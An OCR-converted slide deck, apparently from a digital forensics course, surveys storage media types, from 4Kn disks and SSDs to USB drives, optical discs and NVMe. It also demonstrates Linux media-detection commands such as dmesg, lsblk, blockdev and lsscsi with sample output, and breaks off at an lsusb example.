
# 4Kn Disk Forensic Considerations

- 4Kn disks can cause difficulties in image acquisition due to several factors
  - ✓ Western Digital Advanced Format 512e disk offsets
  - ✓ Automated sector alignment
- When using 4Kn enabled disks, RAM slack and File Slack are the same since sectors are 4 KB versus 512 bytes


**Sector – 512 bytes**




**Sector – 4KB**



# Hard Disk Drive Connectors



Integrated Drive Electronics


Molex Power

# Non-Volatile Storage

# Solid State Drives

- Flash Erase Electrically Erasable Programmable Read-Only Memory (Flash) does not suffer from traditional hard disk wear
- Solid state storage devices can use AND, NOR, or NAND gates but usually NAND due to capacitance efficiencies
- TRIM command clears unallocated blocks
- SSD’s are usually configured with Self-Monitoring, Analysis, and Reporting Technology (SMART)

# Solid State Drive Connectors




SATA
Power

Serial Advanced
Technology Attachment

# SAS vs. SATA

Serial Attached Small Computer System Interface




Serial Advanced Technology Attachment

# Solid State Drive Forensics

- Some forensics considerations to account for when analyzing non-volatile storage
  - ✓ Unallocated space
    - Unlike hard disk drives, unallocated space in SSD's are erased with TRIM to prepare for future writes which hinders data recovery
  - ✓ Address Mapping
    - Unlike standard hard disk drives, SSD's use dynamic addressing of logical to physical blocks

# USB Flash Drives


- Universal Serial Bus is a NAND / NOR based storage technology
- USB flash drives can be formatted with most common file systems:
  - FAT
  - exFAT
  - NTFS
  - extX

# USB SCSI Protocols

- USB accesses storage devices with two modes:
  - ✓ Bulk Only Transport (BOT) mode
    - Legacy mode that sends data and commands sequential over the same channel lower
  - ✓ USB Attached SCSI Protocol (UASP) mode
    - Advanced mode that sends multiple data and commands in parallel over multiple channels
    - Higher performance over BOT mode and improves:
      - Asynchronous Processing
      - Improved Task Control
    - Also known as:
      - USB3 Boost / Turbo / Extreme

# USB Connectors

USB 2.0 Type A Plug



USB 2.0 Type A Jack

USB 3.0 Type A Plug

USB 3.0 Type A Jack

USB 2.0 Type B Plug

USB 2.0 Type B Jack

USB 3.0 Type B Plug

USB 3.0 Type B Jack

USB 2.0 Mini Type B Plug (4 Position)

USB 2.0 Type B Jack (4 Position)

USB 2.0 Micro Type B Plug

USB 2.0 Micro Type B Jack

USB 2.0 Mini Type B Plug (5 Position)

USB 2.0 Type B Jack (5 Position)

USB 3.0 Micro Type B Plug

USB 3.0 Micro Type B Jack

# USB Flash Drive Forensic

- Flash drives can be configured with any filesystem depending on application
  - ✓FAT / exFAT / NTFS
  - ✓HFS
  - ✓extX
- Potential hiding techniques will be dependent on file system used
- USB flash drives are coded with:
  - ✓Vendor ID (VID)
  - ✓Product ID (PID)

# Removable Memory Card Types

- Removable memory cards have <u>multiple formats</u>
  - ✓xD
    - Extreme Digital

  - ✓M2 / µSD
    - Memory Stick Micro / Micro Secure Digital

  - ✓PRO – Duo Pro
    - Sony proprietary

  - ✓MMC / SD
    - MultiMediaCard / Secure Digital

  - ✓CF
    - CompactFlash

# Removable Memory Card Readers

# Optical Storage Media


# Compact Disc


- Common CD standards:
  - ✓ CD-DA – Compact Disc – Digital Audio
    - IEC 60908 – Audio Recording – CD Digital Audio System
  - ✓ CD-ROM – Compact Disc – Read Only Memory
    - IEC 10149 – Information Technology CD-ROM
  - ✓ CD-R – Compact Disc – Recordable (Single Write)
  - ✓ CD-RW – Compact Disc – Re-Writable (Multiple Writes)


# CD-ROM File Systems

- Some of the more common CD-ROM file systems include:
  - ✓ High Sierra Format (HSF)
    - Original PC CD-ROM standard
  - ✓ ISO 9660
    - Updated HSF for Cross-Platform CD-ROM’s
  - ✓ Joliet
    - ISO 9660 Extensions for Win 95+
  - ✓ Hierarchical File System (HFS)
    - Macintosh CD-ROM standard
  - ✓ Rock Ridge
    - ISO 9660 Extensions for Portable Operating System Interface (POSIX)
  - ✓ El Torito
    - Bootable Disk Standard

# Source Unique Identifiers




**SID Code Reference**

# Digital Versatile Discs

- **Single of double sided with 120-mm diameter by 1.2-mm thickness and composed of 2048-byte sectors and can be configured with Digital Rights Management (DRM) protection measures included encryption**

- **DVD standards have similarities to CD standards namely:**
  - ✓ **DVD-Video**
  - ✓ **DVD-ROM**
  - ✓ **DVD-R – DVD Recordable (Single Write)**
  - ✓ **DVD-RW – DVD Re-Writable (Multiple Writes)**

# Digital Versatile Discs

- In contrast to CD standards, DVD standards also include:
  - ✓ DVD-RAM
    - Written to and erased repeatedly, but only accessed with a DVD-RAM drive
  - ✓ DVD+R
    - DVD Recordable (Single Write)
  - ✓ DVD+RW
    - DVD Re-Writable (Multiple Writes)

- DVDs use Universal Disk Format (UDF) filesystem
  - ✓ Replacement for ISO9660

# Blue-Ray Discs

- **Just like CD and DVD discs, blue-ray has 2048-byte sectors**
- **Blue-Ray disc (BD) types:**
  - ✓ **BD-ROM**
  - ✓ **BD-R – Blue-Ray Recordable (Single Write)**
  - ✓ **BD-RE - Blue-Ray Re-Writable (Multiple Write)**
  - ✓ **BD-XL - Blue-Ray Double Capacity Re-Writable (Multiple Write)**
- **Just like DVDs, blue-ray discs use UDF file system and can be configured with DRM protections including encryption**

# Optical Storage Forensics

- Optical disks contain 2048-byte sectors that can be read directly and without the need of a write blocker
- In contrast to other storage media, optical media utilizes unique identifiers
  - ✓ International Federation of Phonographic Industry (IFPI)
  - ✓ Source Unique Identifier (SID)
    - Physical disc stamp indicating production facility
  - ✓ Recorder Identification Code (RIC)
    - Links a burned CD to the drive that created it

# Additional Storage Media

# Additional Media Types

## Mini-SATA (mSATA)

## M.2

## Micro SATA (uSATA)

## Non-Volatile Memory Express (NVME)


# NVME Forensic Considerations


- Although NVME-based disks are block devices, they cannot be accessed in the same method as a SCSI-based disk since the protocols are different
  - ✓ /dev/sdX vs. /dev/nvmeXnX
- NVME use is relatively new and there have been additions to write-blockers to collect NVME-based disk images

# Media Detection and Configuration

# External Media Detection

- Connect drive to host
- Connect drive to guest
- Available devices
- Auto mount vs. read only
- Write blocking



# Media Detection and Access

- With an initial introduction to media complete, we will now evaluate forensics tools built into SIFT Workstation
- The following Linux locations and commands provide information about attached media:

- ✓ /dev
  - Device file repository
- ✓ dmesg
  - Kernel level driver messages
- ✓ lsblk
  - List block devices
- ✓ blockdev
  - Block device system calls
- ✓ lsscsi
  - List SCSI disk attributes
- ✓ lsusb
  - List USB buses
- ✓ fdisk
  - Disk format
- ✓ df
  - Disk space
- ✓ hdparm
  - Display and set drive parameters
- ✓ hexdump (xxd)
  - Dump file contents in hex

# /dev

- /dev directory contains device drivers
  - ✓ Additional information is available in /sys
- Devices are characterized as either:
  - ✓ Character devices – c
    - ttyX – Terminal
    - snapshot – System memory snapshot
  - ✓ Block Devices – b
    - loopX – Loopback device
    - sdX – SCSI disk device
    - nvmeXnX – NVME disk device
- Linux Allocated Devices Reference

```
brw-rw----   1 root     disk      8,   0 Jan  3 17:08 sda
brw-rw----   1 root     disk      8,   1 Jan  3 17:08 sda1
brw-rw----   1 root     disk      8,  16 Jan  3 17:28 sdb
brw-rw----   1 root     disk      8,  17 Jan  3 17:28 sdb1
brw-rw----   1 root     disk      8,  18 Jan  3 17:28 sdb2
brw-rw----   1 root     disk      8,  19 Jan  3 17:28 sdb3
crw-rw----+  1 root     cdrom    21,   0 Jan  3 17:08 sg0
crw-rw----   1 root     disk     21,   1 Jan  3 17:08 sg1
crw-rw----   1 root     disk     21,   2 Jan  3 17:28 sg2
drwxrwxrwt   2 root     root           40 Jan  3 17:08 shm
crw-------   1 root     root     10, 231 Jan  3 17:08 snapshot
drwxr-xr-x   3 root     root          200 Jan  3 17:08 snd
brw-rw----+  1 root     cdrom    11,   0 Jan  3 17:08 sr0
lrwxrwxrwx   1 root     root           15 Jan  3 17:08 stderr -> /proc/self/fd/2
lrwxrwxrwx   1 root     root           15 Jan  3 17:08 stdin -> /proc/self/fd/0
lrwxrwxrwx   1 root     root           15 Jan  3 17:08 stdout -> /proc/self/fd/1
crw-rw-rw-   1 root     tty       5,   0 Jan  3 17:08 tty
crw--w----   1 root     tty       4,   0 Jan  3 17:08 tty0
crw--w----   1 gdm      tty       4,   1 Jan  3 17:08 tty1
crw--w----   1 root     tty       4,  10 Jan  3 17:08 tty10
crw--w----   1 root     tty       4,  11 Jan  3 17:08 tty11
crw--w----   1 root     tty       4,  12 Jan  3 17:08 tty12
```

# File System Abstraction

DISK

↓

PARTITION

↓

FILE SYSTEM

↓

DATA UNIT

↓

METADATA

↓

FILE NAME

# Disks and Partitions

- The file system abstraction layer identifies disks and associated partitions
- SCSI device files listing disks and partitions
  - ✓ Disks
    - /dev/sda – First Disk
    - /dev/sdb – Second Disk
  - ✓ Partitions
    - /dev/sda1 – First Disk, First Partition
    - /dev/sdb1 – Second Disk, First Partition
    - /dev/sdb2 – Second Disk, Second Partition
    - /dev/sdb3 – Second Disk, Third Partition

```
brw-rw----   1 root     disk      8,   0 Jan  4 03:08 sda
brw-rw----   1 root     disk      8,   1 Jan  4 03:08 sda1
brw-rw----   1 root     disk      8,  16 Jan  4 03:09 sdb
brw-rw----   1 root     disk      8,  17 Jan  4 03:09 sdb1
brw-rw----   1 root     disk      8,  18 Jan  4 03:09 sdb2
brw-rw----   1 root     disk      8,  19 Jan  4 03:09 sdb3
```

# dmesg

- Print or control the kernel ring buffer which is responsible for recording kernel level driver messages
- All system changes can be displayed in real time
- Examples:
  - ✓ dmesg
    - Displays kernel level driver messages
  - ✓ dmesg -T | grep sd
    - Displays messages relative to disk events with local time and filters on scsi disk devices

# dmesg – Time and Drive Information

```
[Thu Jan  3 17:53:32 2019] usb 1-1: USB disconnect, device number 4
[Thu Jan  3 17:54:01 2019] usb 1-1: new high-speed USB device number 5 using ehci-pci
[Thu Jan  3 17:54:02 2019] usb 1-1: New USB device found, idVendor=152d, idProduct=2338
[Thu Jan  3 17:54:02 2019] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=5
[Thu Jan  3 17:54:02 2019] usb 1-1: Product: USB to ATA/ATAPI bridge
[Thu Jan  3 17:54:02 2019] usb 1-1: Manufacturer: JMicron
[Thu Jan  3 17:54:02 2019] usb 1-1: SerialNumber: 7D400BB500F4
[Thu Jan  3 17:54:02 2019] usb-storage 1-1:1.0: USB Mass Storage device detected
[Thu Jan  3 17:54:02 2019] scsi host33: usb-storage 1-1:1.0
[Thu Jan  3 17:54:03 2019] scsi 33:0:0:0: Direct-Access     WDC WD40 0BB-00FJA0            PQ: 0 ANSI: 5
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: Attached scsi generic sg2 type 0
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] 78165360 512-byte logical blocks: (40.0 GB/37.3 GiB)
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Write Protect is off
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Mode Sense: 28 00 00 00
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] No Caching mode page found
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Assuming drive cache: write through
[Thu Jan  3 17:54:03 2019]  sdb: sdb1 sdb2 sdb3
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Attached SCSI disk
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): mounting ext2 file system using the ext4 subsystem
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): warning: mounting unchecked fs, running e2fsck is recommended
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): mounted filesystem without journal. Opts: (null)
```

dmesg -T

dmesg –T | grep sd

```
[Thu Jan  3 17:28:04 2019] sd 33:0:0:0: [sdb] Attached SCSI disk
[Thu Jan  3 17:28:06 2019] EXT4-fs (sdb2): mounting ext2 file system using the ext4 subsystem
[Thu Jan  3 17:28:06 2019] EXT4-fs (sdb2): warning: mounting unchecked fs, running e2fsck is recommended
[Thu Jan  3 17:28:06 2019] EXT4-fs (sdb2): mounted filesystem without journal. Opts: (null)
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: Attached scsi generic sg2 type 0
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] 78165360 512-byte logical blocks: (40.0 GB/37.3 GiB)
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Write Protect is off
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Mode Sense: 28 00 00 00
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] No Caching mode page found
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Assuming drive cache: write through
[Thu Jan  3 17:54:03 2019]  sdb: sdb1 sdb2 sdb3
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Attached SCSI disk
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): mounting ext2 file system using the ext4 subsystem
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): warning: mounting unchecked fs, running e2fsck is recommended
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): mounted filesystem without journal. Opts: (null)
```

# dmesg Event Order

```
[Thu Jan  3 17:54:01 2019] usb 1-1: new high-speed USB device number 5 using ehci-pci
[Thu Jan  3 17:54:02 2019] usb 1-1: New USB device found, idVendor=152d, idProduct=2338
[Thu Jan  3 17:54:02 2019] usb 1-1: New USB device strings: Mfr=1, Product=2, SerialNumber=5
[Thu Jan  3 17:54:02 2019] usb 1-1: Product: USB to ATA/ATAPI bridge
[Thu Jan  3 17:54:02 2019] usb 1-1: Manufacturer: JMicron
[Thu Jan  3 17:54:02 2019] usb 1-1: SerialNumber: 7D400BB500F4
[Thu Jan  3 17:54:02 2019] usb-storage 1-1:1.0: USB Mass Storage device detected
[Thu Jan  3 17:54:02 2019] scsi host33: usb-storage 1-1:1.0
[Thu Jan  3 17:54:03 2019] scsi 33:0:0:0: Direct-Access     WDC WD40 0BB-00FJA0            PQ: 0 ANSI: 5
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: Attached scsi generic sg2 type 0
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] 78165360 512-byte logical blocks: (40.0 GB/37.3 GiB)
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Write Protect is off
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Mode Sense: 28 00 00 00
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] No Caching mode page found
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Assuming drive cache: write through
[Thu Jan  3 17:54:03 2019]  sdb: sdb1 sdb2 sdb3
[Thu Jan  3 17:54:03 2019] sd 33:0:0:0: [sdb] Attached SCSI disk
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): mounting ext2 file system using the ext4 subsystem
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): warning: mounting unchecked fs, running e2fsck is recommended
[Thu Jan  3 17:54:04 2019] EXT4-fs (sdb2): mounted filesystem without journal. Opts: (null)
```

usb

scsi

sd

# dmesg – Sector Sizes

```
$ dmesg | grep 512
[    0.304157] VFS: Dquot-cache hash table entries: 512 (order 0, 4096 bytes)
[    1.733512] hub 2-0:1.0: USB hub found
[    2.677556] sd 2:0:0:0: [sda] 41943040 512-byte logical blocks: (21.5 GB/20.0 GiB)
[    2.873512] ata28: SATA link down (SStatus 0 SControl 300)
[   41.964956] sd 33:0:0:0: [sdb] 78165360 512-byte logical blocks: (40.0 GB/37.3 GiB)
[16235.293789] sd 34:0:0:0: [sdc] 61440000 512-byte logical blocks: (31.5 GB/29.3 GiB)
```

# dmesg - USB BOT vs. UASP Mode

- USB BOT Interface
  - ✓ usb-storage
- USB UASP Interface
  - ✓ uas
- The legacy BOT mode does not affect forensic collection or device hashes

```
[   40.913849] usb-storage 1-1:1.0: USB Mass Storage device detected
[   40.920448] scsi host33: usb-storage 1-1:1.0
[   40.920716] usbcore: registered new interface driver usb-storage
[   40.922352] usbcore: registered new interface driver uas
```

**BOT**

**UASP**

# lsblk

- lsblk lists all available block devices
- Reads the sysfs filesystem and udev database
- If udev is not available or lsblk is compiled without udev it reads LABELs, UUIDs and filesystem types from the block device
- Root permissions are necessary
  - ✓ sudo lsblk
- Lists all block devices, except RAM disks, in a tree-like format by default

```
$ sudo lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINT
loop0    7:0    0  14.5M  1 loop /snap/gnome-logs/37
loop1    7:1    0   2.3M  1 loop /snap/gnome-calculator/180
loop2    7:2    0   3.7M  1 loop /snap/gnome-system-monitor/57
loop3    7:3    0  14.5M  1 loop /snap/gnome-logs/45
loop4    7:4    0   2.3M  1 loop /snap/gnome-calculator/260
loop5    7:5    0   3.7M  1 loop /snap/gnome-system-monitor/51
loop6    7:6    0    13M  1 loop /snap/gnome-characters/103
loop7    7:7    0  86.9M  1 loop /snap/core/4917
loop8    7:8    0  34.7M  1 loop /snap/gtk-common-themes/319
loop9    7:9    0  88.2M  1 loop /snap/core/5897
loop10   7:10   0 140.9M  1 loop /snap/gnome-3-26-1604/70
loop11   7:11   0  34.6M  1 loop /snap/gtk-common-themes/818
loop12   7:12   0    13M  1 loop /snap/gnome-characters/139
loop13   7:13   0 140.7M  1 loop /snap/gnome-3-26-1604/74
loop14   7:14   0  89.5M  1 loop /snap/core/6130
sda      8:0    0    20G  0 disk
└─sda1   8:1    0    20G  0 part /
sdb      8:16   0  37.3G  0 disk
├─sdb1   8:17   0  32.4G  0 part
├─sdb2   8:18   0   4.4G  0 part /media/siftuser/LINUX
└─sdb3   8:19   0   502M  0 part
sr0     11:0    1  1024M  0 rom
```

# lsblk – Filesystem Information

- lsblk –f lists all currently mounted filesystems
- Output for partition is shown as a tree

```
$ lsblk -f
NAME   FSTYPE   LABEL UUID                                   MOUNTPOINT
loop0  squashfs                                             /snap/core/6130
loop1  squashfs                                             /snap/gnome-3-26-1604/70
loop2  squashfs                                             /snap/core/5897
loop3  squashfs                                             /snap/gnome-3-26-1604/74
loop4  squashfs                                             /snap/gnome-calculator/180
loop5  squashfs                                             /snap/gtk-common-themes/319
loop6  squashfs                                             /snap/gnome-characters/103
loop7  squashfs                                             /snap/gnome-calculator/260
loop8  squashfs                                             /snap/gnome-characters/139
loop9  squashfs                                             /snap/gnome-logs/37
loop10 squashfs                                             /snap/gnome-logs/45
loop11 squashfs                                             /snap/gnome-system-monitor/57
loop12 squashfs                                             /snap/core/4917
loop13 squashfs                                             /snap/gnome-system-monitor/51
loop14 squashfs                                             /snap/gtk-common-themes/818
sda
└─sda1 ext4           8dd205d0-f748-4be4-b1e7-42fc136450d6 /
sdb
├─sdb1 vfat           2462-1EDB
├─sdb2 ext2     LINUX                                       /media/siftuser/LINUX
└─sdb3 swap
sr0
```

# lsblk – Device Owner, Group, and Mode

- lsblk -m lists device owners, groups, and modes
- Modes shows permissions for owners, groups, and world

```
$ lsblk -m
NAME      SIZE OWNER GROUP MODE
loop0   89.5M root  disk  brw-rw----
loop1  140.9M root  disk  brw-rw----
loop2   88.2M root  disk  brw-rw----
loop3  140.7M root  disk  brw-rw----
loop4    2.3M root  disk  brw-rw----
loop5   34.7M root  disk  brw-rw----
loop6     13M root  disk  brw-rw----
loop7    2.3M root  disk  brw-rw----
loop8     13M root  disk  brw-rw----
loop9   14.5M root  disk  brw-rw----
loop10  14.5M root  disk  brw-rw----
loop11   3.7M root  disk  brw-rw----
loop12  86.9M root  disk  brw-rw----
loop13   3.7M root  disk  brw-rw----
loop14  34.6M root  disk  brw-rw----
sda       20G root  disk  brw-rw----
└─sda1    20G root  disk  brw-rw----
sdb     37.3G root  disk  brw-rw----
├─sdb1  32.4G root  disk  brw-rw----
├─sdb2   4.4G root  disk  brw-rw----
└─sdb3   502M root  disk  brw-rw----
sr0     1024M root  cdrom brw-rw----
```

# blockdev

- blockdev is a system call directly to block devices
- blockdev switches include:
  - ✓ --getalignoff
    - Get alignment offset
  - ✓ --getfra
    - Get filesystem readahead in 512-byte sectors
  - ✓ --getsize64
    - Print device size in bytes.
  - ✓ --rereadpt
    - Reread partition table
  - ✓ --report
    - Create a report of all block devices

# blockdev Report

- Reports read only status, sector size, block size, starting sectors, and overall disk size

```
$ sudo blockdev --report
RO    RA   SSZ   BSZ   StartSec            Size   Device
ro   256   512  1024          0        93835264   /dev/loop0
ro   256   512  1024          0       147722240   /dev/loop1
ro   256   512  1024          0        92483584   /dev/loop2
ro   256   512  1024          0       147496960   /dev/loop3
ro   256   512  1024          0         2433024   /dev/loop4
ro   256   512  1024          0        36323328   /dev/loop5
ro   256   512  1024          0        13619200   /dev/loop6
ro   256   512  1024          0         2355200   /dev/loop7
rw   256   512  4096          0     21474836480   /dev/sda
rw   256   512  4096       2048     21472739328   /dev/sda1
rw   256   512   512          0      1073741312   /dev/sr0
ro   256   512  1024          0        13619200   /dev/loop8
ro   256   512  1024          0        15196160   /dev/loop9
ro   256   512  1024          0        15208448   /dev/loop10
ro   256   512  1024          0         3878912   /dev/loop11
ro   256   512  1024          0        91099136   /dev/loop12
ro   256   512  1024          0         3887104   /dev/loop13
ro   256   512  1024          0        36216832   /dev/loop14
rw   256   512  4096          0     40020664320   /dev/sdb
rw   256   512  1024         63     34751775744   /dev/sdb1
rw   256   512  4096   68902785      4737761280   /dev/sdb2
rw   256   512  4096   67874625       526417920   /dev/sdb3
rw   256   512  4096          0     31457280000   /dev/sdc
rw   256   512   512      17760     31448186880   /dev/sdc1
```

# lsscsi

- While lsblk shows all block devices the use of lsscsi shows SCSI specific device attributes
  - ✓ Disks
  - ✓ Printers

```
$ lsscsi
[2:0:0:0]    disk    VMware,  VMware Virtual S 1.0   /dev/sda
[4:0:0:0]    cd/dvd  NECVMWar VMware SATA CD01 1.00  /dev/sr0
[33:0:0:0]   disk    WDC WD40 0BB-00FJA0             /dev/sdb
```

**SIFT Drive**
**SCSI CD-ROM**
**External Drive**

**[Host Adapter ID:SCSI Channel:ID:Logical Unit Number]**

```
$ lsscsi -v
[2:0:0:0]    disk    VMware,  VMware Virtual S 1.0   /dev/sda
  dir: /sys/bus/scsi/devices/2:0:0:0  [/sys/devices/pci0000:00/0000:00:10.0/host2/target2:0:0/2:0:0:0]
[4:0:0:0]    cd/dvd  NECVMWar VMware SATA CD01 1.00  /dev/sr0
  dir: /sys/bus/scsi/devices/4:0:0:0  [/sys/devices/pci0000:00/0000:00:11.0/0000:02:05.0/ata4/host4/target4:0:0/4:0:0:0]
[33:0:0:0]   disk    WDC WD40 0BB-00FJA0             /dev/sdb
  dir: /sys/bus/scsi/devices/33:0:0:0  [/sys/devices/pci0000:00/0000:00:11.0/0000:02:03.0/usb1/1-1/1-1:1.0/host33/target33:0:0/33:0:0:0]
```

**dir: /sys/bus/scsi/devices/33:0:0:0**

# lsusb

- Utility for displaying information about USB buses in the system and the devices connected to them
- Switch examples:
  - ✓ lsusb -v
    - Verbose output
  - ✓ lsusb -s 001
    - Show only devices in a specified bus
  - ✓ lsusb -t
    - Dump physical USB device hierarchy as a tree

```
$ lsusb -t
